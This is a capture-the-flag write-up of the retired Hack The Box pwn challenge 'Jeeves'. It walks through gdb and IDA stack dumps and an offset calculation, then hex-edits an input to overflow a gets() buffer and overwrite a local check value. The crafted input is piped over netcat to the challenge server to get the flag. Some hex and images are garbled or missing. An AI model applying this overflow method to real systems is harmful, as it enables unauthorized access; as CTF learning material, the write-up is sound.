

Jeeves

Segfault/buffer overflow

```
f1erb@ubuntu:~/HTB/Jeeves$ ./jeeves
Hello, good sir!
May I have your name? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA, hope you have a good day!
Segmentation fault (core dumped)
f1erb@ubuntu:~/HTB/Jeeves$
```

```
flerb@ubuntu:~/HTB/Jeeves$ file jeeves
jeeves: ELF 64-bit LSB shared object, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18c31354ce48c4863267a9a807f1799988af27bf, for GNU/Linux 3.2.0, not stripped

flerb@ubuntu:~/HTB/Jeeves$ checksec jeeves
[*] '/home/flerb/HTB/Jeeves/jeeves'
Arch:    amd64-64-little
RELRO:   Full RELRO
Stack:   no canary found
NX:      NX enabled
PIE:     PIE enabled
```

Show functions in program:

```
f1erb@ubuntu:~/HTB/Jeeves$ objdump -T jeeves

jeeves:      file format elf64-x86-64

DYNAMIC SYMBOL TABLE:
0000000000000000 w  D *UND* 0000000000000000      _ITM_deregisterTMCloneTable
0000000000000000    DF *UND* 0000000000000000      GLIBC_2.2.5 printf
0000000000000000    DF *UND* 0000000000000000      GLIBC_2.2.5 close
0000000000000000    DF *UND* 0000000000000000      GLIBC_2.2.5 read
0000000000000000    DF *UND* 0000000000000000      GLIBC_2.2.5 __libc_start_main
0000000000000000 w  D *UND* 0000000000000000      __gmon_start__
0000000000000000    DF *UND* 0000000000000000      GLIBC_2.2.5 gets
0000000000000000    DF *UND* 0000000000000000      GLIBC_2.2.5 malloc
0000000000000000    DF *UND* 0000000000000000      GLIBC_2.2.5 open
0000000000000000 w  D *UND* 0000000000000000      _ITM_registerTMCloneTable
0000000000000000 w  DF *UND* 0000000000000000      GLIBC 2.2.5 cxa_finalize
```

Seems like the goal is to get 1337bab3 into [rbp - 0x4]

```
Dump of assembler code for function main:
0x0000555555551e9 <+0>:  endbr64
0x0000555555551ed <+4>:  push  rbp
0x0000555555551ee <+5>:  mov   rbp, rsp
0x0000555555551f1 <+8>:  sub   rsp, 0x40
0x0000555555551f5 <+12>: mov   DWORD PTR [rbp-0x4], 0xdead0d3
0x0000555555551fc <+19>: lea   rdi, [rip+0xe05]          # 0x555555556008
0x000055555555203 <+26>: mov   eax, 0x0
0x000055555555208 <+31>: call  0x555555550a0 <printf@plt>
0x00005555555520d <+36>: lea   rax, [rbp-0x40]
0x000055555555211 <+40>: mov   rdi, rax
0x000055555555214 <+43>: mov   eax, 0x0
0x000055555555219 <+48>: call  0x555555550d0 <gets@plt>
0x00005555555521e <+53>: lea   rax, [rbp-0x40]
0x000055555555222 <+57>: mov   rsi, rax
0x000055555555225 <+60>: lea   rdi, [rip+0xe04]          # 0x555555556030
0x00005555555522c <+67>: mov   eax, 0x0
=> 0x000055555555231 <+72>: call  0x555555550a0 <printf@plt>
0x000055555555236 <+77>: cmp   DWORD PTR [rbp-0x4], 0x1337bab3
0x00005555555523d <+84>: jne   0x555555552a8 <main+191>
0x00005555555523f <+86>: mov   edi, 0x100
0x000055555555244 <+91>: call  0x555555550e0 <malloc@plt>
0x000055555555249 <+96>: mov   QWORD PTR [rbp-0x10], rax
0x00005555555524d <+100>: mov   esi, 0x0
0x000055555555252 <+105>: lea   rdi, [rip+0xdfc]          # 0x555555556055
0x000055555555259 <+112>: mov   eax, 0x0
0x00005555555525e <+117>: call  0x555555550f0 <open@plt>
0x000055555555263 <+122>: mov   DWORD PTR [rbp-0x14], eax
0x000055555555266 <+125>: mov   rcx, QWORD PTR [rbp-0x10]
0x00005555555526a <+129>: mov   eax, DWORD PTR [rbp-0x14]
0x00005555555526d <+132>: mov   edx, 0x100
0x000055555555272 <+137>: mov   rsi, rcx
0x000055555555275 <+140>: mov   edi, eax
0x000055555555277 <+142>: mov   eax, 0x0
0x00005555555527c <+147>: call  0x555555550c0 <read@plt>
0x000055555555281 <+152>: mov   rax, QWORD PTR [rbp-0x10]
0x000055555555285 <+156>: mov   rsi, rax
0x000055555555288 <+159>: lea   rdi, [rip+0xdd1]          # 0x555555556060
0x00005555555528f <+166>: mov   eax, 0x0
0x000055555555294 <+171>: call  0x555555550a0 <printf@plt>
0x000055555555299 <+176>: mov   eax, DWORD PTR [rbp-0x14]
0x00005555555529c <+179>: mov   edi, eax
0x00005555555529e <+181>: mov   eax, 0x0
0x0000555555552a3 <+186>: call  0x555555550b0 <close@plt>
0x0000555555552a8 <+191>: mov   eax, 0x0
0x0000555555552ad <+196>: leave
0x0000555555552ae <+197>: ret
```

\$rbp - 4 shows the dead0d3 and \$rsp is pretty close


```
(gdb) x/40x $rsp
0x7fffffffdf70: 0x41414141      0x42424242      0x43434343      0x44444444
0x7fffffffdf80: 0xf7faef00      0x00007fff      0x555552b0      0x00005555
0x7fffffffdf90: 0x00000000      0x00000000      0x55555100      0x00005555
0x7fffffffdfa0: 0xffffe0a0      0x00007fff      0x00000000      0xdead0d3
0x7fffffffdfb0: 0x00000000      0x00000000      0xf7de50b3      0x00007fff
0x7fffffffdfc0: 0xf7ffc620      0x00007fff      0xffffe0a8      0x00007fff
0x7fffffffdfd0: 0x00000000      0x00000001      0x555551e9      0x00005555
0x7fffffffdfef: 0x555552b0      0x00005555      0x3f1a5151      0xf2a122ab
0x7fffffffdf00: 0x55555100      0x00005555      0xffffe0a0      0x00007fff
0x7fffffffdf10: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/40x $rbp -4
0x7fffffffdfac: 0xdead0d3      0x00000000      0x00000000      0xf7de50b3
0x7fffffffdfbc: 0x00007fff      0xf7ffc620      0x00007fff      0xffffe0a8
0x7fffffffdfcc: 0x00007fff      0x00000000      0x00000001      0x555551e9
0x7fffffffdfdc: 0x00005555      0x555552b0      0x00005555      0x3f1a5151
0x7fffffffdfec: 0xf2a122ab      0x55555100      0x00005555      0xffffe0a0
0x7fffffffdf0c: 0x00007fff      0x00000000      0x00000000      0x00000000
0x7fffffffdf1c: 0x00000000      0x809a5151      0x0d5edd54      0x9fd45151
0x7fffffffdf2c: 0x0d5ecd17      0x00000000      0x00000000      0x00000000
0x7fffffffdf3c: 0x00000000      0x00000000      0x00000000      0x00000001
0x7fffffffdf4c: 0x00000000      0xffffe0a8      0x00007fff      0xffffe0b8
(gdb)
```

```
(gdb) x/x $rbp - 4
0x7fffffffdfac: 0xdeadcd3
(gdb) x/x $rsp
0x7fffffffdf70: 0x41414141
```

$$0\text{xdfac} - 0\text{xdf70} = 0\text{x3C} \quad (60)$$

By using a test input (input3) as the parameter to IDA we can see that the value is being dropped in the right spot

```
f1erb@ubuntu:~/HTB/Jeeves$ cat input3  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaBBBB
```




But python3's pwn package is actually a bit of a nuisance. (from https://www.youtube.com/watch?v=W5dVsa3__N4) He uses python2 and it seems to work fine but I'm not sure why there would be any difference, the output seems the same unless I'm not seeing something in the editor that's actually in the file.


It won't concat a string with bytes so we have to:

[illegible]

And then manually remove the b" quotes from the output, add the input file as debugger process options parameter in IDA



But for some reason at [rbp-4] instead I get some nonsense instead of what I want:



There is some funk here, the following is when you

```
python3 -c "print('ABCD' * 15)" >> input2
```

Which should give us 60 characters, but it's also changing the D3 on DEADCODE

```
Stack view
00007FFCA9C06C50  4443424144434241
00007FFCA9C06C58  4443424144434241
00007FFCA9C06C60  4443424144434241
00007FFCA9C06C68  4443424144434241
00007FFCA9C06C70  4443424144434241
00007FFCA9C06C78  4443424144434241
00007FFCA9C06C80  4443424144434241
00007FFCA9C06C88  DEADC00044434241
00007FFCA9C06C90  0000000000000000
00007FFCA9C06C98  00007F05E0EE70B3  libc_2.31.so: __libc_start_main+F3
00007FFCA9C06CA0  00007F05E10F8620  ld_2.31.so: _rtld_global_ro
00007FFCA9C06CA8  00007FFCA9C06D88  [stack]: 00007FFCA9C06D88
00007FFCA9C06CB0  0000000100000000
00007FFCA9C06CB8  000055BF3908F1E9  main
00007FFCA9C06CC0  000055BF3908F2B0  __libc_csu_init
00007FFCA9C06CC8  8D0CB9125FF5794F
00007FFCA9C06CD0  000055BF3908F100  _start
00007FFCA9C06CD8  00007FFCA9C06D80  [stack]: 00007FFCA9C06D80
00007FFCA9C06CE0  0000000000000000
00007FFCA9C06CE8  0000000000000000
00007FFCA9C06CF0  72F5EA9286B5794F
00007FFCA9C06CF8  730778CEBF3B794F
00007FFCA9C06D00  0000000000000000
00007FFCA9C06D08  0000000000000000
00007FFCA9C06D10  0000000000000000
```

Whereas if we run it with jimothy as input, which just enters the username jimothy, there's the proper DEADCOD3:

```
00007FFF0AC38450  007968746F6D696A
00007FFF0AC38458  0000561E91B872FD  __libc_csu_init+4D
00007FFF0AC38460  00007FAACDF76FC8  debug002: _nl_msg_cat_cntr+98
00007FFF0AC38468  0000561E91B872B0  __libc_csu_init
00007FFF0AC38470  0000000000000000
00007FFF0AC38478  0000561E91B87100  _start
00007FFF0AC38480  00007FFF0AC38580  [stack]: 00007FFF0AC38580
00007FFF0AC38488  DEADC0D300000000
00007FFF0AC38490  0000000000000000
00007FFF0AC38498  00007FAACDDAD0B3  libc_2.31.so: __libc_start_main+F3
00007FFF0AC384A0  00007FAACDFBE620  ld_2.31.so: _rtld_global_ro
00007FFF0AC384A8  00007FFF0AC38588  [stack]: 00007FFF0AC38588
00007FFF0AC384B0  0000000100000000
00007FFF0AC384B8  0000561E91B871E9  main
00007FFF0AC384C0  0000561E91B872B0  __libc_csu_init
00007FFF0AC384C8  A7552B7C0367485C
00007FFF0AC384D0  0000561E91B87100  _start
00007FFF0AC384D8  00007FFF0AC38580  [stack]: 00007FFF0AC38580
```

In VIM :%!xxd allows you to view the hex representation directly, so maybe we can just edit the hex for our input, this monstrosity is pretty much what I see in IDA too, I can't make sense of that \xba7 in there.


```
flerb@ubuntu: ~  
00000000: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaaaa  
00000010: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaaaa  
00000020: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaaaa  
00000030: 6161 6161 6161 6161 6161 6161 5c78 6233 aaaaaaaaaaaa\xb3  
00000040: 5c78 6261 375c 7831 335c 7830 305c 7830 \xba7\x13\x00\x0  
00000050: 305c 7830 305c 7830 300a 0\x00\x00.  
~  
~  
~  
~  
~  
~
```

This is how the input spit out by pwn.p64 looks, that C2 appears to be chinning us:

```
input - GHex  
File Edit View Windows Help  
0000000061 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa  
0000001061 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa  
0000002061 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa  
0000003061 61 61 61 61 61 61 61 61 61 61 61 C2 BA C2 B3aaaaaaaaaaaaa...  
0000004013 37 00 00 00 00 0A .7.....
```

So I edited it in ghex because that's not cheating:

```
input_edited - GHex  
File Edit View Windows Help  
0000000061 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa  
0000001061 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa  
0000002061 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa  
0000003061 61 61 61 61 61 61 61 61 61 61 61 B3 BA 37 13aaaaaaaaaaaaa..7.
```

Stack view		
00007FFCD9562F40	6161616161616161	
00007FFCD9562F48	6161616161616161	
00007FFCD9562F50	6161616161616161	
00007FFCD9562F58	6161616161616161	
00007FFCD9562F60	6161616161616161	
00007FFCD9562F68	6161616161616161	
00007FFCD9562F70	6161616161616161	
00007FFCD9562F78	1337BAB361616161	
00007FFCD9562F80	0000000000000000	
00007FFCD9562F88	00007F3A654950B3	libc_2.31.so: __libc_start_main
00007FFCD9562F90	00007F3A656A6620	ld_2.31.so: _rtld_global_ro
00007FFCD9562F98	00007FFCD9563078	[stack]: 00007FFCD9563078
00007FFCD9562FA0	0000000100000000	

The 1337bab3 is now at [rbp - 8]

General registers	
RAX	0000000000000062 ↗
RBX	0000563132C2B2B0 ↗ <code>__libc_csu_init</code>
RCX	0000000000000000 ↗
RDX	0000000000000000 ↗
RSI	00005631343682A0 ↗ <code>[heap]: 00005631343682A0</code>
RDI	00007F95073E34C0 ↗ <code>debug002: 00007F95073E34C0</code>
RBP	00007FFFB2BDDBD0 ↗ <code>[stack]: 00007FFFB2BDDBD0</code>
RSP	00007FFFB2BDDB90 ↗ <code>[stack]: 00007FFFB2BDDB90</code>
RIP	0000563132C2B236 ↗ <code>main+4D</code>
R8	0000000000000000 ↗
R9	0000000000000062 ↗
R10	0000563132C2C038 ↗ <code>", hope you have a good day!\n"</code>
R11	0000000000000246 ↗
R12	0000563132C2B100 ↗ <code>_start</code>
R13	00007FFFB2BDDCC0 ↗ <code>[stack]: 00007FFFB2BDDCC0</code>
R14	0000000000000000 ↗
R15	0000000000000000 ↗
EFL	00000206 ↗

And local Jeeves wants to give some gifts

```
flerb@ubuntu:~/HTB/Jeeves$ cat input_edited | ./jeeves
Hello, good sir!
May I have your name? Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa007, hope you hav
e a good day!
Pleased to make your acquaintance. Here's a small gift:
flerb@ubuntu:~/HTB/Jeeves$
```

```
flerb@ubuntu:~/HTB/Jeeves$ cat input_edited_wnulls | nc -q 1 188.166.173.208 31594
Hello, good sir!
May I have your name? Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa007, hope you have a good day!
Pleased to make your acquaintance. Here's a small gift: HTB{w3lc0me_t0_lAnd_of_pwn_&_p4in!}
```

Jeeves has been Pwned!

Congratulations **f1erb**, best of luck in capturing flags ahead!

#571	18 Sep 2021	RETIRED
CHALLENGE RANK	PWN DATE	CHALLENGE STATE

OK

SHARE